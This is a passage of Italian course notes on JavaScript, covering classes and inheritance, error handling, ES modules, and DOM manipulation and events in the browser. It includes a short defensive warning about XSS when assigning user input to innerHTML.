[classe-vs-funzione.js](#)

Proprietà, getter e setter

Come gli oggetti, anche le classi supportano proprietà e accessori.

```
class Duck {
  species = "Duck";           // proprietà

  constructor(name) { this.name = name }

  greet() {
    console.log("Quack!");
  }

  get fullDescription() {
    return `${this.name} the ${this.species}`;
  }

  [Symbol.iterator]() { /* ... */ }
}

let duck = new Duck("Chuck");
duck.greet();           // Quack!
console.log(duck.fullDescription); // Chuck the Duck
```

[classi-props.js](#)

Ereditarietà fra classi

Le classi JavaScript possono ereditare da altre classi con la parola chiave **extends**.

```
class Pet {
  describe() { console.log("I'm a pet"); }
  greet()    { console.log("..."); }
}

class Duck extends Pet {
  greet() { console.log("Quack!"); } // sovrascrive il metodo del padre
}

let chuck = new Duck();
chuck.describe(); // I'm a pet (ereditato)
chuck.greet();    // Quack! (sovrascritto)
```

[ereditarieta.js](#)

Internamente, **extends** è realizzato proprio tramite la proprietà `[[Prototype]]`: il prototipo di `Duck.prototype` è `Pet.prototype`.




Figura 6.4: L'ereditarietà fra classi è ereditarietà fra prototipi.



Quando uno script viene eseguito, possono verificarsi errori: perché chi programma sbaglia, perché l'utente fornisce input inattesi, e così via. Quando accade, di norma lo script si ferma immediatamente e stampa un messaggio in console.

```
let myvar = 0;
for (let num of [1, 2, 3, 4, 5]) {
  mvvar += num;    // ReferenceError: mvvar is not defined (refuso!)
}
console.log(myvar);
```

[errore.js](#)

try / catch / finally

Il costrutto `try/catch/finally` permette di gestire gli errori. Concettualmente è lo stesso costrutto di Java, con qualche differenza.

```
"use strict";
try {
  console.log("starting");
  x = 1; // dimenticata la parola chiave let
  console.log("assignment done"); // non viene eseguita
} catch (error) {
  console.log(error.name);
  console.log(error.message);
} finally {
  console.log("done");
}
```

`trycatch.js`

Console

```
starting
ReferenceError
x is not defined
done
```

L'errore c'è solo in modalità strict

Le slide omettono la riga `"use strict"`, che qui è stata aggiunta. Senza di essa, assegnare una variabile mai dichiarata **non** è un errore: JavaScript crea in silenzio una variabile globale `x`, stampa *assignment done*, salta il `catch` ed esegue il `finally`. Lo stesso vale nella console dei DevTools, che non è in modalità strict. Il comportamento delle slide si ottiene invece senza la direttiva dentro un modulo o il corpo di una classe, che sono sempre strict.

Le particolarità rispetto a Java sono due:

- ci può essere **al più un** blocco `catch` (è comunque ammesso `try/finally` senza `catch`);
- i diversi tipi di errore si distinguono **dentro** il blocco `catch`, non con più blocchi.

```
"use strict";
try {
  x = 1;
} catch (error) {
  if (error instanceof ReferenceError) {
    console.log("Got a ReferenceError");
  } else {
    console.log(`Got something else: ${error.name}`);
  }
}
```

`tipi-errore.js`

L'operatore instanceof

L'operatore `instanceof` verifica se la proprietà `prototype` di un dato costruttore compare da qualche parte nella catena dei prototipi di un oggetto.

```
function Pet(name, species, age) {  
  this.name = name;  
  this.species = species;  
  this.age = age;  
}  
  
const pet = new Pet('Chuck', 'Duck', 3);  
  
console.log(pet instanceof Pet);    // true  
console.log(pet instanceof Object); // true
```

[instanceof.js](#)

Perché anche `pet instanceof Object` è vero? Basta seguire la catena dei prototipi di `pet`. Il primo anello è `Pet.prototype`, cioè il prototipo predefinito di `Pet`; il secondo è `Object.prototype`. Entrambi i costruttori hanno il proprio `prototype` nella catena.




Figura 6.5: `pet instanceof Pet` e `pet instanceof Object`: risalendo la catena (in viola) si incontrano sia `Pet.prototype` sia `Object.prototype`.

In altre parole, `obj instanceof C` equivale a questa funzione, che risale la catena un anello alla volta finché non trova `C.prototype` o arriva in fondo (`null`):

```
function myInstanceOf(obj, C) {  
  let p = Object.getPrototypeOf(obj);  
  while (p !== null) {  
    if (p === C.prototype) return true;  
    p = Object.getPrototypeOf(p);  
  }  
  return false;  
}  
  
myInstanceOf(pet, Pet);    // true  
myInstanceOf(pet, Object); // true  
myInstanceOf(pet, Array);  // false
```

[instanceof-a-mano.js](#)

È lo stesso meccanismo che fa funzionare il controllo nel `catch`: nella catena di un `ReferenceError` ci sono sia il suo prototipo sia quello di `Error`, quindi sono veri entrambi i controlli.

```
error instanceof ReferenceError; // true  
error instanceof Error;          // true: ogni errore "eredita" da Error
```

Sollevare errori

Gli errori in JavaScript si propagano come in Java: verso l'alto, finché non vengono catturati o finché non si raggiunge la cima dell'albero delle chiamate (nel qual caso l'esecuzione dello script viene interrotta bruscamente e l'errore finisce in console). Si sollevano con la parola chiave **throw**.

```
try {
  throw new Error("Oops!");
} catch (err) {
  console.log(err.name);    // Error
  console.log(err.message); // Oops!
}
```

[❏ throw.js](#)

È possibile definire tipi di errore propri, estendendo **Error**:

```
class MyError extends Error {
  constructor(message = "Whoops") {
    super(message);
    this.name = "MyError";
  }
}

try {
  throw new MyError();
} catch (err) {
  console.log(err.name);    // MyError
  console.log(err.message); // Whoops
}
```

[❏ errore-custom.js](#)

MODULI



Perché servono

Il JavaScript moderno permette di definire **moduli** a livello di linguaggio: sono un modo di suddividere programmi complessi in più file, ciascuno contenente classi o funzioni per uno scopo specifico.

I vantaggi:

- migliorano la **manutenibilità**;
- favoriscono la **separazione delle responsabilità**;
- aiutano a disambiguare e a prevenire i **conflitti di nome**, migliorando la riusabilità.

Un modulo è semplicemente un file JavaScript. I moduli si caricano a vicenda e usano le direttive **export** e **import** per scambiarsi funzionalità.

- **export** marca variabili e funzioni che devono essere accessibili fuori dal modulo corrente;
- **import** permette di importare funzionalità specifiche da altri moduli, purché siano state esportate.

Esempio 6.6 — Il conflitto di nomi

Supponiamo di voler riutilizzare del codice scritto per altri progetti: un file `pet.js` e un file `greet.js`.

```
function Pet(name, age) {  
  this.name = name; this.age = age;  
}  
  
let msg = "Hello";  
  
function greet(pet) {  
  console.log(`${msg}, I'm ${pet.name}`);  
}
```

`pet.js`

```
let msg = "Howdy";  
  
function greet(name, message = msg) {  
  console.log(`${message}, ${name}`);  
}
```

`greet.js`

```
let chuck = new Pet("Chuck", 7); // Pet e' definita in pet.js  
greet(chuck); // vorremmo: Hello, I'm Chuck  
greet("Web Technologies"); // vorremmo: Howdy, Web Technologies
```

`script.js`

Si potrebbe pensare di includere semplicemente tutti gli script nella pagina:

```
<script src="./pet.js"></script>  
<script src="./greet.js"></script>  
<script src="./script.js"></script>
```

Ma non funziona: entrambi i file definiscono `msg` e `greet` nello stesso scope globale, e il secondo sovrascrive il primo. Per farlo funzionare dovremmo **modificare** il codice che volevamo riutilizzare, usando identificatori diversi. Il che vanifica lo scopo stesso del riutilizzo.

Esempio 6.7 — La soluzione con i moduli

```
export function Pet(name, age) {
  this.name = name; this.age = age;
}

let msg = "Hello";           // non serve esportarla

export function greet(pet) {
  console.log(`${msg}, I'm ${pet.name}`);
}
```

`pet-module.js`

```
let msg = "Howdy";           // non serve esportarla

export function greet(name, message = msg) {
  console.log(`${message}, ${name}`);
}
```

`greet-module.js`

Nel documento HTML basta includere lo script principale, dichiarandolo come modulo:

```
<script type="module" src="./script-module.js"></script>
```

```
import { Pet, greet as greetPet } from './pet-module.js';
import { greet } from './greet-module.js';

let chuck = new Pet("Chuck", 7);
greetPet(chuck);           // Hello, I'm Chuck
greet("Web Technologies"); // Howdy, Web Technologies
```

`script-module.js`

Due cose da notare. Le variabili `msg` non danno più conflitto, perché ciascuna vive nello **scope del proprio modulo**. E la clausola `as` permette di rinominare un import, risolvendo il conflitto fra le due funzioni `greet` senza toccare i file originali.

I moduli hanno un proprio scope

È questo il punto centrale: ogni modulo ha uno scope suo. Ciò che non viene esportato non è visibile dall'esterno, e ciò che viene importato va indicato esplicitamente. Il vecchio modello, in cui tutti gli script condividevano un unico scope globale, rendeva impossibile riusare codice scritto da altri senza leggerlo per intero a caccia di collisioni.

Altre forme di export e import

Oltre a marcare con `export` ogni dichiarazione, si possono esportare più nomi insieme in fondo al file, e ogni modulo può avere al più un **export predefinito** (`export default`), che si importa senza parentesi graffe e con il nome che si preferisce.

```
const PI = 3.14;
function area(r) { return PI * r * r; }

export { PI, area };           // export di piu' nomi insieme
export default class Circle { /* ... */ } // export predefinito
```

`geometria.js`

```
import Circle, { area } from './geometria.js'; // default + nominato
import * as geo from './geometria.js';         // tutto in un oggetto

area(1);    // 3.14
geo.PI;     // 3.14
```

`main.js`

Cose da sapere sui moduli

- Un modulo è sempre in modalità **strict**, anche senza `"use strict"`; al livello più esterno `this` vale `undefined`.
- Uno script di tipo modulo è **differito**: viene eseguito solo dopo che il documento è stato analizzato, come con l'attributo `defer`.
- Un modulo viene eseguito **una volta sola**, anche se è importato da più file: tutti ricevono le stesse funzioni e variabili.
- Gli import sono in sola lettura: assegnare un valore a `greetPet` nello script solleva un `TypeError`.
- Il percorso dopo `from` è un URL, relativo al file che importa: va scritto per intero, estensione `.js` compresa.

I moduli non funzionano aprendo il file con un doppio clic



Se si apre la pagina direttamente dal disco (indirizzo `file:///...`), il browser blocca il caricamento dei moduli per motivi di sicurezza e in console compare un errore CORS. La pagina va servita da un server web, anche solo locale: per esempio con l'estensione *Live Server* di VS Code, oppure con `npx serve` o `python3 -m http.server` lanciati nella cartella del progetto.



- **The Modern JavaScript Tutorial**

<https://javascript.info/>

Parte 1: *Prototypes and inheritance*, *Data types* (5.4–5.7), *Classes* (9.1–9.4, 9.6), *Generators and advanced iteration* (12.1), *Modules* (13.1, 13.2).

- **Eloquent JavaScript** (3^a edizione), Marijn Haverbeke.

<https://eloquentjavascript.net/>

Capitoli 6 e 10.

- **JavaScript Reference** — MDN web docs.

<https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference>

JAVASCRIPT NEL BROWSER

Finora abbiamo studiato il **linguaggio** JavaScript. Il linguaggio però può essere eseguito in **ambienti ospite** (*host environment*) diversi:

- i **web browser**, per i quali JavaScript è stato originariamente creato;
- i **web server**, per esempio tramite il runtime Node.js.

Ogni ambiente ospite fornisce oggetti e funzioni **propri**, in aggiunta a quelli inclusi nel nucleo del linguaggio. In questo capitolo studiamo l'ambiente del browser.

L'AMBIENTE DEL BROWSER




Figura 7.1: L'ambiente del browser: il nucleo del linguaggio, il DOM e il BOM.

L'oggetto window

L'ambiente del browser ha un oggetto «radice» chiamato **window**, che svolge due ruoli:

1. è l'**oggetto globale** per il codice JavaScript;
2. rappresenta la **finestra del browser** e fornisce i metodi per controllarla.

Le funzioni e le variabili globali sono, di fatto, proprietà dell'oggetto **window**.

```
let msg = "Hello!";

function greet(name) {
  console.log(`${msg}, ${name}!`);
}

greet("Web Technologies"); // Hello, Web Technologies!
window.greet("window object"); // Hello, window object!
```

[window.js](#)

Il DOM e il BOM

Il **DOM** (*Document Object Model*) rappresenta il contenuto del documento corrente. L'oggetto `document` è il punto d'ingresso principale alla pagina e fornisce i modi per accedere ai contenuti e modificarli.

```
<body>
  <p>Hello!</p>
  <script>
    document.body.style.background = "pink";
    document.querySelector("p").innerText = "Hello DOM!";
  </script>
</body>
```

[dom-primi.html](#)

Il **BOM** (*Browser Object Model*) comprende invece gli oggetti aggiuntivi forniti dal browser per lavorare **con il browser stesso**, non con il contenuto del documento.

```
// location contiene informazioni sulla URL del documento corrente
console.log(location.href);           // http://localhost:3000/07-JavaScript...

// screen contiene informazioni sul display usato dall'utente
console.log(screen.availWidth);       // 2048

// navigator contiene dettagli sul browser e sulla piattaforma
console.log(navigator.userAgent);     // Mozilla/5.0 (Windows NT 10.0...

// history rappresenta la cronologia di navigazione
history.back();                       // come premere "indietro" nel browser
```

[bom.js](#)

Quando abbiamo studiato i selettori CSS avevamo accennato al fatto che i documenti HTML si possono vedere come **alberi**: parlavamo di discendenti, figli, fratelli. Il DOM **formalizza** quell'intuizione.

- Ogni tag HTML è un oggetto nel DOM.
- I tag annidati sono **figli** di quelli che li racchiudono.
- Anche il **contenuto testuale** di un tag è un oggetto, ed è figlio del tag.
- Gli **attributi** di un tag sono accessibili come proprietà dell'oggetto corrispondente.

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>DOM</title>
  </head>
  <body>
    <table>
      <tbody>
        <tr>
          <th>Exam</th>
          <th>Grade</th>
        </tr>
        <tr>
          <td>
            <a href="/wt">Web T.</a>
          </td>
          <td>30</td>
        </tr>
      </tbody>
    </table>
  </body>
</html>
```




Figura 7.2: Un documento HTML e il corrispondente albero DOM.

Anche gli spazi sono nodi

La figura è una semplificazione. Il DOM reale include anche gli **spazi** e gli **a-capo** fra i tag, sotto forma di nodi di testo. Per brevità questi nodi vengono di norma omessi nei disegni, ma esistono: è il motivo per cui `document.body.firstChild` molto spesso non è l'elemento che ci si aspetta, ma un nodo di testo contenente `"\n\t"`.

Anche i **commenti** HTML, pur non essendo visualizzati, vengono analizzati e aggiunti al DOM come speciali nodi commento.

Tipi di nodo

La specifica del DOM definisce 12 tipi di nodo. Nella pratica se ne usano quattro:

Tipo	Rappresenta
nodo <code>document</code>	la radice e il punto d'ingresso del DOM
nodi <i>Element</i>	gli elementi HTML
nodi <i>Text</i>	il contenuto testuale
nodi <i>Comment</i>	i commenti

L'oggetto `document` fornisce diversi metodi per selezionare elementi.

```
<ul>
  <li id="a">A</li>
  <li class="foo bar">B</li>
  <li name="c">C</li>
</ul>
<script>
  console.log(document.getElementById("a"));
  console.log(document.getElementsByClassName("foo")); // HTMLCollection (1)
  console.log(document.getElementsByName("c")); // NodeList (1)
  console.log(document.getElementsByTagName("li")); // HTMLCollection (3)
</script>
```

[trova.html](#)

I metodi `querySelector(css)` e `querySelectorAll(css)` sono i più versatili, perché prendono in ingresso un **selettore CSS**: tutto ciò che abbiamo imparato nel capitolo sui CSS torna utile qui.

- `querySelector` restituisce solo il **primo** elemento che corrisponde al selettore;
- `querySelectorAll` restituisce una **lista** di corrispondenze;
- tutti i metodi restituiscono `null` quando non trovano nulla.

```
<ul>
  <li id="a">A</li> <li class="foo bar">B</li> <li name="c">C</li>
</ul>
<script>
  console.log(document.querySelector("ul > li")); // primo <li>
  console.log(document.querySelectorAll("ul > li")); // NodeList (3)
  console.log(document.querySelector("ul > li.myclass")); // null
</script>
```

[querySelector.html](#)

Collezioni vive

Tutti i metodi della famiglia `getElementsBy*` restituiscono una `HTMLCollection`, detta anche **collezione viva**: si aggiorna automaticamente e riflette sempre lo stato corrente del documento.

Esempio 7.1 — Una collezione che cambia da sola

```
<a href="/">First link</a>
<script>
  let links = document.getElementsByTagName("a");
  console.log(links); // HTMLCollection (1)
</script>

<a href="/">Second Link</a> <a href="/">Third Link</a>
<script>
  console.log(links); // HTMLCollection (3) -- senza rieseguire la ricerca!
</script>
```

[live.html](#)

La variabile `links` non è stata riassegnata, eppure contiene tre elementi: la collezione si è aggiornata da sé.

Cercare dentro un elemento

Quando i metodi di ricerca sono invocati su **document**, cercano nell'intero documento HTML. Se gli elementi che ci servono sono discendenti di un altro elemento, può essere più efficiente invocare i metodi di ricerca **sull'elemento antenato**.

```
let sidebar = document.getElementById("sidebar");
let sidebarLinks = sidebar.querySelectorAll("a"); // cerca solo nella sidebar
```

[ricerca-locale.js](#)

Riepilogo

Metodo	Cerca per...	Su elementi?	Collez. viva?
<code>querySelector</code>	selettore CSS	sì	no
<code>querySelectorAll</code>	selettore CSS	sì	no
<code>getElementById</code>	attributo id	no	no
<code>getElementsByName</code>	attributo name	no	sì
<code>getElementsByTagName</code>	nome del tag o *	sì	sì
<code>getElementsByClassName</code>	attributo class	sì	sì

Quale usare

Nella pratica `querySelector` e `querySelectorAll` coprono praticamente ogni esigenza e hanno il vantaggio di usare la stessa sintassi dei CSS. Gli altri metodi restano utili quando serve una collezione viva, oppure per `getElementById`, che è il più veloce di tutti.

Gli elementi HTML più esterni sono disponibili anche come proprietà dell'oggetto `document`:

- `document.documentElement` per l'elemento `<html>`;
- `document.head` per l'elemento `<head>`;
- `document.body` per l'elemento `<body>`.

In generale, ogni nodo del DOM contiene riferimenti al proprio genitore, ai fratelli e ai figli. Questi riferimenti sono in **sola lettura**.




Figura 7.3: Le proprietà di navigazione fra i nodi del DOM.

Esempio 7.2 — Navigazione fra nodi

```

<body>
  <main>
    <h1>Hello DOM!</h1>
    <p>DOM is <em>FUN</em>!</p>
  </main>
  <script>
    console.log(document.body.firstChild.nextSibling); // elemento main
    console.log(document.body.childNodes[1]);          // elemento main
    console.log(document.querySelector("em").parentNode); // elemento p
  </script>
</body>
  
```

[📄 navigazione.html](#)

Si noti `firstChild.nextSibling`: il primo figlio di `body` è il nodo di testo contenente l'a-capo e l'indentazione, non `<main>`.

Navigare fra soli elementi

Spesso vogliamo **ignorare** i nodi di testo e di commento e concentrarci sui soli elementi. Esistono proprietà di navigazione dedicate:

Tutti i nodi	Solo elementi
<code>parentNode</code>	<code>parentElement</code>
<code>previousSibling</code>	<code>previousElementSibling</code>
<code>nextSibling</code>	<code>nextElementSibling</code>
<code>firstChild</code>	<code>firstElementChild</code>
<code>lastChild</code>	<code>lastElementChild</code>
<code>childNodes</code>	<code>children</code>

Usare quasi sempre la colonna di destra

Nella pratica le proprietà ***Element*** sono quelle che si usano: evitano di dover saltare a mano i nodi di testo generati dall'indentazione del sorgente HTML, che sono un dettaglio di formattazione e non contenuto.

PROPRIETÀ DEI NODI



Nome e tipo

`nodeName` e `tagName` danno informazioni sul tipo di un nodo. Sono in sola lettura.

```
<body>
<h1 id="h">Hello <em>DOM!</em></h1>
<!-- commento -->
<script>
  let body = document.body;
  console.log(body.firstChild.nodeName);      // #text
  console.log(body.firstChild.tagName);       // undefined
  console.log(body.childNodes[3].nodeName);   // #comment
  console.log(body.firstElementChild.nodeName); // H1
  console.log(body.firstElementChild.tagName); // H1
</script>
</body>
```

[❏ nodename.html](#)

Attributi

Gli attributi **standard** vengono analizzati e resi disponibili come proprietà degli elementi corrispondenti. Quelli non standard no, e vanno letti con `getAttribute()`.

```
<body>
  <input id="x" class="inp ok" name="field" custom="y">
  <script>
    let i = document.body.firstChild;
    console.log(i.id);           // x
    console.log(i.classList);    // DOMTokenList ["inp", "ok"]
    console.log(i.name);         // field
    console.log(i.custom);       // undefined: custom non e' standard
    console.log(i.getAttribute("custom")); // y
  </script>
</body>
```

[attributi.html](#)

Queste proprietà sono anche **scrivibili**:

```
<body>
  <input id="x" class="inp ok" name="field" custom="y">
  <script>
    let i = document.body.firstChild;
    i.id = "w";
    i.classList.remove("ok");
    i.classList.add("err");
    i.setAttribute("custom", "k");
    i.removeAttribute("name");
  </script>
</body>

<!-- l'input dopo l'esecuzione dello script -->
<input id="w" class="inp err" custom="k">
```

[attributi-scrittura.html](#)

innerHTML e outerHTML

- `innerHTML` permette di accedere al codice HTML **contenuto** in un `HTMLElement`;
- `outerHTML` permette di accedere al codice HTML **dell'intero** elemento.

```
<body>
  <h1 id="h">Hello <em>DOM!</em></h1>
  <script>
    let body = document.body;
    console.log(body.firstChild.innerHTML);
    // Hello <em>DOM!</em>
    console.log(body.firstChild.innerHTML);
    // undefined (un nodo di testo non e' un HTMLElement)
    console.log(body.firstChild.outerHTML);
    // <h1 id="h">Hello <em>DOM!</em></h1>
  </script>
</body>
```

[innerhtml.html](#)

La cosa interessante è che sono **scrivibili**: assegnando loro un nuovo valore si cambia il contenuto della pagina.

```
<body>
  <h1 id="h">Hello <em>DOM!</em></h1>
  <script>
    let elem = document.body.firstChild;

    elem.innerHTML = "DOM: <em>Wow!</em>";
    // cambiato il contenuto dell'elemento <h1>

    elem.outerHTML = `<p>${elem.innerHTML}</p>`;
    // ora l'<h1> e' diventato un <p>, con lo stesso contenuto
  </script>
</body>
```

[innerhtml-scrittura.html](#)

innerHTML e input dell'utente

Assegnare a `innerHTML` una stringa che contiene, anche solo in parte, dati forniti dall'utente è il modo classico di aprire una vulnerabilità di tipo *Cross-Site Scripting* (XSS): il browser interpreta come markup ciò che gli si passa, quindi anche eventuali tag `<script>` o attributi `onerror`. Quando serve inserire solo testo si usa `textContent` o `innerText`, che non interpretano nulla. Torneremo sull'argomento nel capitolo sulla sicurezza.

Non siamo limitati a modificare gli elementi esistenti: possiamo creare dinamicamente nuovi elementi, rimuoverne di esistenti e cambiare la struttura dell'albero. È la chiave per costruire pagine «vive» e reattive.

```
<body>
<script>
  let heading = document.createElement("h1"); // crea un nuovo <h1>
  // il nuovo <h1> non e' ancora nel DOM

  let title = document.createTextNode("Wow!"); // crea un nodo di testo
  // nemmeno il nodo di testo e' ancora nel DOM

  heading.append(title); // il testo diventa figlio dell'<h1>
  document.body.prepend(heading); // l'<h1> viene messo a inizio <body>
</script>
</body>
```

crea.html




Figura 7.4: L'albero DOM prima e dopo l'esecuzione dello script.

Dove inserire i nodi




Figura 7.5: I quattro punti di inserimento rispetto a un elemento.

Esempio 7.3 — Costruire una lista dinamicamente

```
<body>
  <ul>
    <li class="kw">CSS</li>
  </ul>
</body>
```

[lista-dinamica.html](#)

```
let ul = document.querySelector("ul");
let html = ul.querySelector("li").cloneNode();
let js = document.createElement("li");

html.innerHTML = "HTML";
js.innerHTML = "JavaScript";

ul.before("Keywords:");
ul.prepend(html);
ul.append(js);
ul.after("End of keyword list");
```

[lista-dinamica.js](#)

Il risultato:

```
<body>
  Keywords:
  <ul>
    <li class="kw">HTML</li>
    <li class="kw">CSS</li>
    <li>JavaScript</li>
  </ul>
  End of keyword list
</body>
```

[risultato.html](#)

Esempio 7.4 — Spostare e sostituire

```
let ul = document.querySelector("ul");
let ol = document.createElement("ol");

ol.append(ul.firstElementChild); // sposta il <li> dentro il nuovo <ol>
ul.replaceWith(ol);              // sostituisce l'<ul> con l'<ol>
```

[📄sostituisci.js](#)

Da notare: **append** non copia il nodo, lo **sposta**. Un nodo può trovarsi in un solo punto dell'albero.

Riepilogo dei metodi

Metodo	Descrizione
<code>document.createElement(tag)</code>	crea un elemento con il tag dato
<code>document.createTextNode(val)</code>	crea un nodo di testo (usato di rado)
<code>elem.cloneNode(deep)</code>	clona l'elemento; con deep=true anche i discendenti
<code>node.append(...)</code>	inserisce dentro node , in fondo
<code>node.prepend(...)</code>	inserisce dentro node , all'inizio
<code>node.before(...)</code>	inserisce subito prima di node
<code>node.after(...)</code>	inserisce subito dopo node
<code>node.replaceWith(...)</code>	sostituisce node
<code>node.remove()</code>	rimuove il nodo

`alert`, `prompt` e `confirm` sono modi semplici per interagire con l'utente in un browser.

```
<ul></ul>
<script>
  alert("This page will ask for your input");

  if (confirm("Do you want to continue?") === true) {
    let name = prompt("State your name:");
    let num = parseInt(prompt("Insert a number:"));

    for (let i = 0; i < num; i++) {
      let li = document.createElement("li");
      li.innerHTML = name;
      document.querySelector("ul").append(li);
    }
  } else {
    console.log("user cancelled");
  }
</script>
```

[interazione.html](#)

Sono finestre bloccanti



`alert`, `prompt` e `confirm` **sospendono l'esecuzione** dello script e bloccano l'interazione con la pagina finché l'utente non risponde. Sono comodissime per imparare e per fare esperimenti, ma nelle applicazioni reali si preferiscono finestre di dialogo costruite nel DOM, che si possono impaginare, tradurre e rendere accessibili.

Evento

Un **evento** è un segnale che qualcosa è accaduto.

Gli eventi possono riguardare:

- il **comportamento dell'utente**: clic, pressioni di tasti, movimenti del mouse;
- i **form**: invio, acquisto o perdita del fuoco su un campo;
- il **documento**: documento o elementi caricati, richieste di rete completate.

Evento	Quando si verifica
Mouse	
<code>click</code>	l'utente fa clic (o tocca) sull'elemento
<code>contextMenu</code>	clic con il tasto destro sull'elemento
<code>mouseover</code> / <code>mouseout</code>	il cursore entra o esce dall'elemento
<code>mousedown</code> / <code>mouseup</code>	il tasto principale viene premuto o rilasciato sull'elemento
<code>mousemove</code>	il cursore si muove
Tastiera	
<code>keydown</code> / <code>keyup</code>	un tasto viene premuto o rilasciato
Form	
<code>submit</code>	l'utente invia un form
<code>focus</code>	l'utente dà il fuoco a un elemento (per esempio un <code><input></code>)
Documento e finestra	
<code>DOMContentLoaded</code>	l'HTML è stato analizzato, il DOM è completo
<code>load</code>	la pagina è stata caricata e disegnata per intero

Gestori di eventi

Per reagire agli eventi si definiscono funzioni **gestore** (*handler*), eseguite quando l'evento scatta.

Il modo più semplice è usare gli attributi HTML `on<evento>`, il cui valore è il codice JavaScript da eseguire.

```
<input type="button" value="Click me" onclick="handleClick();">
<script>
  function handleClick() {
    console.log("Click handled");
  }
</script>
```

[📄 handler-attributo.html](#)

I gestori si possono anche definire dinamicamente da JavaScript, scrivendo la proprietà `on<evento>` sull'elemento oppure usando il metodo `addEventListener`.

```
<input type="button" value="Click me" onclick="handleClick();">
<script>
  function handleClick() { console.log("Click handled"); }

  let input = document.querySelector("input");

  input.onclick = () => { console.log("Tap"); };
  // sovrascrive il gestore definito nell'attributo HTML

  input.addEventListener("click", handleClick);
  // AGGIUNGE un nuovo gestore, senza rimuovere il precedente
</script>
```

[📄 handler-dinamico.html](#)

Perché `addEventListener` è preferibile

